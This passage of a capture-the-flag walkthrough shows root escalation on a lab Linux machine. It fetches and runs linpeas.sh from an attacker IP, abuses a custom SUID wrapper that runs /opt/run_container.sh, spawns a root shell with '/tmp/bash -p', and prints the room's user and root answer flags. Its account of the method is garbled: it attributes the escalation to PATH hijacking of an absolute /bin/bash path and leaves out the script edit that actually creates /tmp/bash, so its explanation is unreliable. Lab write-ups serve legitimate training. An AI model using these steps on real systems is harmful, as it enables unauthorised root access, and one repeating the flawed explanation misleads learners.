cd /run/user/1000
```

```
wget http://10.9.2.204/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

The Linpeas output points us toward the `/opt` directory and a specific file.

Looking through I see `/opt` and `run_container.sh` file there

```
think@ip-10-201-49-35:/run/user/1000$ cd /opt
think@ip-10-201-49-35:/opt$ ls -la
ls: cannot open directory '.': Permission denied
think@ip-10-201-49-35:/opt$ cat run_container.sh
#!/bin/bash

# Function to list Docker containers
listContainers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec41d6ef;
    fi
    echo "List of Docker containers:"
    docker ps -a --format "ID: {{.ID}} | Name: {{.Names}} | Status: {{.Status}}"
    echo ""
}

# Function to prompt user for container ID
promptContainerId() {
    read -p "Enter the ID of the container or leave blank to create a new one: " container_id
    validateContainerId "$container_id"
}

# Function to display options and perform actions
selectAction() {
    echo ""
    echo "OPTIONS:"
    local container_id="$1"
    PS3="Choose an action for a container: "
    options=("Start Container" "Stop Container" "Restart Container" "Create Container" "Quit")

    select opt in "${options[@]}"; do
        case $REPLY in
            1) docker start "$container_id"; break ;;
            2) if [ $(docker ps -q | wc -l) -lt 2 ]; then
                echo "No enough containers are currently running."
                exit 1
            fi
                docker stop "$container_id"
                break ;;
            3) docker restart "$container_id"; break ;;
            4) echo "Creating a new container..."
                docker run -d --restart always -p 80:80 -v /home/think:/home/think spip-image:latest
                break ;;
        esac
    done
}
```

```
cd /opt
```

We check for SUID binaries and find the binary corresponding to the script.

Seeing the permissions we try to find SUID binaries:

```
think@ip-10-201-49-35:/opt$ find / -perm /4000 2>/dev/null
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
think@ip-10-201-49-35:/opt$ run_container
List of Docker containers:
ID: 41c976e507f8 | Name: jovial_hertz | Status: Up 59 minutes

Enter the ID of the container or leave blank to create a new one:
/opt/run_container.sh: line 16: validate_container_id: command not found
```

```
find / -perm /4000 2>/dev/null
```

And here we see: **/usr/sbin/run\_container**

We use the `strings` utility to inspect the binary and the associated script, revealing the execution path.

```
think@ip-10-201-49-35:/opt$ strings /usr/sbin/run_container
/lib64/ld-linux-x86-64.so.2
libc.so.6
__stack_chk_fail
execve
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
__ITM_deregisterTMCloneTable
__gmon_start__
__ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
/bin/bash
/opt/run_container.sh
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8061
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
run_container.c
    FRAFM_EEND
```

```
strings run_container.sh
```

We see the code

```
strings /usr/sbin/run_container
```

Here I see **/bin/bash** and **/opt/run\_container.sh**

### Phase 3: Privilege Escalation via SUID Container

The `run_container` binary is a custom-made SUID wrapper that executes

```
/opt/run_container.sh.
```

By checking the strings output, we see it references `/bin/bash`, which can be exploited by placing a malicious executable with that name in a PATH-preceding directory.

```
think@ip-10-201-49-35:/$ cd /run/user/1000
think@ip-10-201-49-35:/run/user/1000$ ls
bash  bus  dbus-1  gnupg  inaccessible  linpeas.sh  pk-debconf-socket  pulse  systemd
think@ip-10-201-49-35:/run/user/1000$ ./bash
think@ip-10-201-49-35:/run/user/1000$ cd /opt
think@ip-10-201-49-35:/opt$ nano run_container.sh
think@ip-10-201-49-35:/opt$ ls /tmp
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-ModemManager.service-01tCoh
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-systemd-logind.service-1XReJf
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-systemd-resolved.service-XRMaYi
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-systemd-timesyncd.service-s6C5Fh
tmux-1000
```

```
cd /run/user/1000
```

```
ls
```

```
./bash
```

```
cd /opt
```

```
run_container
```

We interrupt the script's execution to gain control of the environment.

```
think@ip-10-201-49-35:/opt$ run_container
List of Docker containers:
ID: 41c976e507f8 | Name: jovial_hertz | Status: Up About an hour

Enter the ID of the container or leave blank to create a new one: ^C
think@ip-10-201-49-35:/opt$ ls /tmp
bash
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-ModemManager.service-01tCoh
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-systemd-logind.service-1XReJf
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-systemd-resolved.service-XRMaYi
systemd-private-d2081639efa84e269f36d8bb2ceeee3a-systemd-timesyncd.service-s6C5Fh
tmux-1000
```

```
ctrl+c
```

```
ls /tmp
```

**and we see bash**

We execute the newly visible bash shell with the `-p` flag to maintain the elevated permissions granted by the SUID binary.

```
think@ip-10-201-49-35:/opt$ /tmp/bash -p
bash-5.0# whoami
root
bash-5.0# cd /root
bash-5.0# ls -la
total 60
drwx----- 7 root  root  4096 Feb 12  2024 .
drwxr-xr-x 18 root  root  4096 Nov 12 06:32 ..
lrwxrwxrwx  1 root  root   9 Jun  2 2023 .bash_history → /dev/null
-rw-r--r--  1 root  root  3246 Jun 21 2023 .bashrc
drwx----- 2 root  root  4096 Nov 11 2023 .cache
drwx----- 3 root  root  4096 Dec  8 2023 .config
drwxr-xr-x  3 root  root  4096 Jun 21 2023 .local
lrwxrwxrwx  1 root  root   9 Nov 11 2023 .mysql_history → /dev/null
-rw-r--r--  1 root  root  161 Dec  5 2019 .profile
-rw-r----- 1 root  root   35 Feb 10 2024 root.txt
-rw-r--r--  1 root  root   75 Nov 13 2023 .selected_editor
drwxr-x--- 5 think think  4096 Dec  7 2023 spip
drwx----- 2 root  root  4096 Dec 20 2023 .ssh
-rw-rw-rw-  1 root  root 12618 Feb 12 2024 .viminfo
bash-5.0# cat root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
```

```
/tmp/bash -p
```

```
whoami
```

```
cd /root
```

```
cat root.txt
```

And we get the root flag:

3a4225cc9e85709adda6ef55d6a4f2ca

Answer the questions below

What is the user flag?

fa229046d44eda6a3598c73ad96f4ca5

✓ Correct Answer

What is the root flag?

3a4225cc9e85709adda6ef55d6a4f2ca

✓ Correct Answer

💡 Hint



## CONCLUSION:

I hope this write-up walkthrough was helpful to you all!

Now that I've gotten through it, I hope it helps you and gets you through the room as well. I plan on putting out more like these in the future!

Imma bounce for now, but I'll catch you all in the next writeup!